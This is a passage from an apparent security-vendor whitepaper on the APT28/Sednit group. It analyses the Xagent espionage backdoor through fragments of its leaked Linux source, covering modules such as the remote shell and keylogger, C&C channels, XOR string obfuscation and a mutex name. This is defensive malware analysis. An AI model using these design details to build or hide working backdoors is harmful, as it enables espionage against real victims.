
CLOSING REMARKS

The attack methods and malware described in this first part of our whitepaper demonstrate the technical abilities and the review of the literature of the Sednit group. For example, the group revamped the 0-day exploits from the Hacking Team data leak only a few days after their release, created a brand new exploit for the CVE-2014-6332 vulnerability based on a presentation at the BlackHat conference, and regularly integrated novel persistence methods into **Seduploader**.

The attack methods of the Sednit group are not limited to those described in this whitepaper. In particular, we know from several investigations that they have:

- Trojanized some legitimate private applications used in some Eastern European embassies, so that the employees would be infected with spying malware when running the modified executable
- Hacked into some Linux servers using a known vulnerability for WordPress
- Hacked into some Zimbra webmail servers using a known vulnerability

Overall, the Sednit group is always looking for new ways to approach its targets, both with opportunistic strategies and by developing its own original methods.



Part 2

Observing the Comings and Goings

EXECUTIVE SUMMARY

The Sednit group — also known as APT28, Fancy Bear and Sofacy — is a group of attackers operating since 2004 if not earlier and whose main objective is to steal confidential information from specific targets.

This is the second part of our whitepaper "En Route with Sednit", which covers the Sednit's group activities since 2014. Here, we focus on Sednit's espionage toolkit, which is deployed on targets deemed interesting after a reconnaissance phase (described in the first part of the whitepaper).

The key points described in this second installment are the following:

- The Sednit group developed two different spying backdoors for long term monitoring, named **Sedreco** and **Xagent**, in order to maximize the chance of avoiding detection
- The **Xagent** backdoor can communicate with its C&C server over email with a custom protocol, which in some cases is based on Georgian words
- The Sednit group developed a network proxy tool, named **Xtunnel**, to effectively transform a compromised computer into a network pivot, in order to contact machines that are normally unreachable from the Internet
- The **Xagent** source code, the **Xagent** C&C server configuration, and the **Xtunnel** binaries all contain traces of Russian, strongly reinforcing the hypothesis that this is the language employed by the Sednit group's members

INTRODUCTION

The Second Part of the Trilogy

Figure 18 shows the main components that the Sednit group has used over the last two years, with their interrelationships. It should not be considered as a complete representation of their arsenal, which also includes numerous small custom tools.




Figure 18. **Main attack methods and malware used by the Sednit group since 2014, and how they are related**

We divide Sednit's software into three categories: the first-stage software serves for reconnaissance of a newly compromised host, then comes the second-stage software intended to spy on machines deemed interesting, while the pivot software finally allows the operators to reach other computers.

In this second part, we focus on Sednit's espionage toolkit, which serves for long term monitoring of compromised computers. The components described in this second part are outlined in blue in **Figure 18**, which includes the two spying backdoors **Sedreco** and **Xagent**, and the network tool **Xtunnel**.

The usual workflow of Sednit's operators is to deploy both **Sedreco** and **Xagent** on a newly-compromised computer, after a reconnaissance phase with first-stage malware (**Seduploader**, described in the first part of this whitepaper, or **Downdelph**, described in the third part). Deploying both spying backdoors at the same time allows them to remain in contact if one of them becomes detected. The network tool **Xtunnel** comes later, in order to reach other accessible computers.

All the components shown in Figure 18 are described in this whitepaper, with the exception of **Usbstealer**, a tool to exfiltrate data from air-gapped machines that we have already described at WeLiveSecurity *[5]*. Recent versions have been documented by Kaspersky Labs *[6]* as well.

XAGENT: BACKDOOR SPECIALLY COMPILED FOR YOU

Identikit

***Xagent* is a modular backdoor with spying functionalities such as keystroke logging and file exfiltration.**

Alternative Names

SPLM, CHOPSTICK

Usage

Xagent is the flagship backdoor of the Sednit group, deployed by them in many of their operations over the past two years. It is usually dropped on targets deemed interesting by the operators after a reconnaissance phase, but it has also been used as first-stage malware in a few cases.

Known period of activity

November 2012 to August 2016 (the time of this writing). Probably still in use.

Known deployment methods

- Downloaded by **Downdelph**
- Downloaded by **Sedkit**
- Dropped by **Seduploader** dropper
- Downloaded by **Seduploader** payload

Distinguishing characteristics

- **Xagent** is developed in C++ with a modular architecture, around a core module named `AgentKernel`
- **Xagent** has been compiled for Windows, Linux and iOS (at least)
- **Xagent** possesses two different implementations of its C&C communication channel, one over HTTP and the other over emails (SMTP/POP3 protocols)
- **Xagent** binaries are often compiled for specific targets, with a special choice of modules and communication channels

Timeline

The dates posited in the timeline mainly rely on **Xagent** compilation timestamps, which we believe have not been tampered with because they match up with our telemetry data. These dates may be later than the actual events though, as we do not have all **Xagent** samples, but enough are present to give a good approximation. In particular, we dated the appearance of **Xagent** as independent malware in November 2012, but fellow malware researchers reported to us privately that parts of its code were used before that.




Figure 19. **Xagent major events**

Context

During our investigations, we were able to retrieve the complete **Xagent** source code for the Linux operating system. To the best of our knowledge, this is the first time this **Xagent** source code has been found and documented by security researchers.

This source code is a fully working C++ project, which was used by Sednit operators to compile a binary in July 2015 (at least). The project contains around 18,000 lines of code among 59 classes; a partial directory listing of the source files is shown in **Figure 20**.




Figure 20. **Partial directory listing of Xagent source files**

We believe the Linux source code is derived from the Windows version of **Xagent**. In other words, OS-specific operations have been re-implemented, but the core logic remains the same on both platforms. As an example of this lineage, the following code snippet shows some Windows API calls for thread termination commented out by the developers, and replaced with a call to the Linux pthreads *[81]* interface.

```
if(handleGetPacket != 0)
{
 pthread_exit(&handleGetPacket);
 //TerminateThread(handleGetPacket, 0);
 //CloseHandle(handleGetPacket);
}
```

According to its internal version numbering, this source code is version 2 of **Xagent**, while currently distributed Windows and Linux binaries are version 3. Nevertheless, there appear to be only minor differences between the two versions, and the source code matches the core logic of the most recent samples on both Windows and Linux platforms. Also, the iOS version of **Xagent** found by Trend Micro *[80]* — not documented in this white paper — is based on this source code, according to our own analysis.

Therefore, we decided to present an analysis of **Xagent** mainly based on the source code, and not on binaries, to ease the explanations.

In order to facilitate the reading of the source code, we made the following syntactic choices:

- Parts of the code not relevant to our analysis have been replaced by `[…]`
- As the code is heavily commented by its developers, **we decided to leave those comments untouched**. For the reader this comes at the price of enduring poorly-worded English comments, but this allows a finer understanding of what the developers were thinking.
- Our own comments on the code appear after the snippets, and are indicated by numbered tags
- When the developers' comments are in Russian, we added the translation in the form of `/* Translates to: …*/`

Initialization

We begin our journey through **Xagent** source code in the file `main.cpp` in the function `startXagent()`, which contains the instantiations of the main objects, as shown below.

```
int startXagent(wstring path)
{
    [...]

    AgentKernel krnl( (wchar_t *)path.c_str() );  ❶

    IAgentChannel* http_channel = new HttpChannel();  ❷
    //IAgentChannel* smtp_channel = new MailChannel();

    IAgentModule* remote_shell = new RemoteShell();  ❸
    IAgentModule* file_system = new FSModule();
    //IAgentModule* key_log = new RemoteKeylogger();

    krnl.registerChannel(http_channel);  ❹
    //krnl.registerChannel(smtp_channel);
    krnl.registerModule(remote_shell);
    krnl.registerModule(file_system);
    //krnl.registerModule(key_log);

    krnl.startWork();  ❺

    [...]
}
```

❶ Instantiation of an `AgentKernel` object, called "kernel" hereafter, which is the **Xagent** execution manager.

❷ Instantiation of an `IAgentChannel` object, called "channel" hereafter, which is the means of communication with the C&C server. The source code contains two different channel implementations, one over HTTP and one over email. Here the developers have commented out the email channel instantiation.

❸ Instantiations of several `IAgentModule` objects, called "modules" hereafter, which implement **Xagent** functionalities. Here the developers have commented out the keylogger module instantiation.

❹ Calls to the `AgentKernel::registerChannel()` and `AgentKernel::registerModule()` methods, through which the kernel starts managing these modules' executions, and pass their communications through the registered channel. Registrations of the unused channel and module are commented out.

❺ Call to the `AgentKernel::startWork()` method, which creates execution threads on the worker methods of each registered module and channel.

Commenting out module and channel instantiations is a strategy we previously observed when analyzing **Xagent** binaries. Each sample does indeed come with a specific combination of modules and channels, even though the **Xagent** kernel is completely capable of managing all of them in parallel (including multiple channels).

By doing so, operators probably intend to adapt **Xagent** binaries for specific targets, and avoid exposing the whole **Xagent** code to security researchers. Moreover, operators may still deploy additional modules and channels during execution, as we will explain later.

Modules

The core **Xagent** functionalities lie in its modules. As shown in the `startXagent()` snippet, **Xagent** Linux source code contains three modules, plus the kernel which is itself also a module. These modules are listed in Table 7:

Table 7. **Xagent version 2 Linux modules**

Name	ID	Purpose	Name of equivalent module on Windows
`AgentKernel`	`0x0002`	Manages **Xagent** execution and relay communications between the modules and the C&C server	`AgentKernel`
`RemoteKeylogger`	`0x1002`	Logs keystrokes	`ModuleRemoteKeyLogger`
`FSModule`	`0x1122`	Provides wrappers for file system operations (find, read, write, execute, etc)	`ModuleFileSystem`
`RemoteShell`	`0x1302`	Executes supplied commands in Linux command-line interpreter /bin/sh	`ProcessRetranslatorModule`

As shown in the second column, each module is identified by a 2-byte ID, which is a combination of a version number and a module identifier. For example, when `AgentKernel` ID is set to `0x0002`, it corresponds to version 2 and the module numbered 0.

Currently distributed **Xagent** binaries possess a kernel ID of `0x3303`, thus corresponding to kernel version 3 and the module — strangely — numbered 33. The oldest **Xagent** versions had a kernel ID of `0x0001`.

Each Linux **Xagent** module has an equivalent module in the Windows version, as shown in the fourth column of **Table 7** (Windows names come from Run-Time Type Information (RTTI) *[61]* left in some binaries). Due to operating system peculiarities, the module implementations differ between Windows and Linux, but their IDs and the commands they accept are the same.

In the following section, we will present an in-depth description of the kernel module, leaving aside the other, more straightforward, modules.

While recent versions of **Xagent** for Windows only have the modules described in Table 7, older versions have been seen with additional modules, such as:

- `DirectoryObserverModule`, which monitors all mounted volumes for files with specific extensions (`.doc`, `.docx`, `.pgp`, `.gpg`, `.m2f`, `.m2o`)
- `ModuleNetFlash`, which monitors removable drives for C&C messages, in a similar way to **Usbstealer** *[5]*
- `ModuleNetWatcher`, which maps network resources

Kernel

As described in Table 7, `AgentKernel` is the execution manager, and the only module that has to be present in all **Xagent** binaries.

Constructor

Our analysis of `AgentKernel` begins in its constructor:

```
AgentKernel::AgentKernel(wchar_t *path_Xagent)
{
    [...]

    local_storage_ = new LocalStorage(path_Xagent);  ❶

    [...]

    cryptor_ = new Cryptor(kernel_main_crypto_key, sizeof(kernel_main_crypto_
key));  ❷

    [...]

    channel_controller_ = new ChannelController(this);  ❸

    reserved_ = new ReservedApi();  ❹

    [...]

    modules_.insert(modules_.begin(), this);  ❺
}
```

❶ Instantiation of a `LocalStorage` object, which is the kernel store. It contains both a file-based storage for the communications with the C&C server, and an SQLite3 *[82]* database to store various configuration parameters.

❷ Instantiation of a `Cryptor` object, which is the cryptographic engine of the kernel. It will serve in particular to encrypt the communications with the C&C server.

❸ Instantiation of a `ChannelController` object, which is the interface to contact the C&C server, as we will explain later.

❹ Instantiation of a `ReservedApi` object. It implements some helper functions used by the kernel, like `ReservedApi::initAgentId()` to generate a 4-byte ID for the **Xagent** infected computer.

❺ The kernel being a module, it inserts itself in the list of modules whose execution will be managed.

In the kernel constructor code and elsewhere, important strings are accessed through a class named `Coder`, which is a wrapper around an encrypted string. The string is then decrypted on-demand by an exclusive-or (XOR) with a key defined at the time the `Coder` object was instantiated.

For example, in the following code snippet `KERNEL_PATH_MAIN_KEY` is the encrypted string and `mask` the key, while the decrypted string is then retrieved by calling the method `Coder::getDencodeAscii()` [sic].

```
Coder* coder = new Coder((u_char *)KERNEL_PATH_MAIN_KEY,

sizeof(KERNEL_PATH_MAIN_KEY), mask, sizeof(mask) );

string name_bd = coder->getDencodeAscii();
```

This mechanism theoretically allows **Xagent** to keep strings encrypted until they are used. Nevertheless, a macro in the source code allows them to be left unencrypted (the key in `Coder` being forced to zeros), which is actually the case in all Linux binaries we analyzed. On the other hand, the `Coder` class is indeed used with encrypted strings in Windows **Xagent**.

The kernel constructor code refers to some configuration parameters whose values are hardcoded in the header file `AgentKernel.h`. The definitions of these parameters appear to have been automatically extracted from a XML file, as shown for example below for the **Xagent** mutex name.

```
/* <xmlblok config="MESSAGE" type="u_char"><![CDATA[ */ static /*
]]> */
   /* <type><![CDATA[ */ wchar_t /* ]]> */ /* </type> */
   /* <static><![CDATA[ */ MUTEX_OF_XAGENT [] = /* ]]></static>
*/
   /* <config operation="L'unicode'={byte}"><![CDATA[
L"XSQWERSystemCriticalSection_for_1232321" /* ]]> */ ; /* </
config> */
   /* </xmlblok> */
```

Core Logic

As for all modules, the core logic of the kernel lies in its `run()` method, on which an execution thread has been created by the previously described `startWork()` method. The purpose of the kernel `run()` method is to relay the communications between the modules and the C&C server, as shown in **Figure 21**, and as described below.

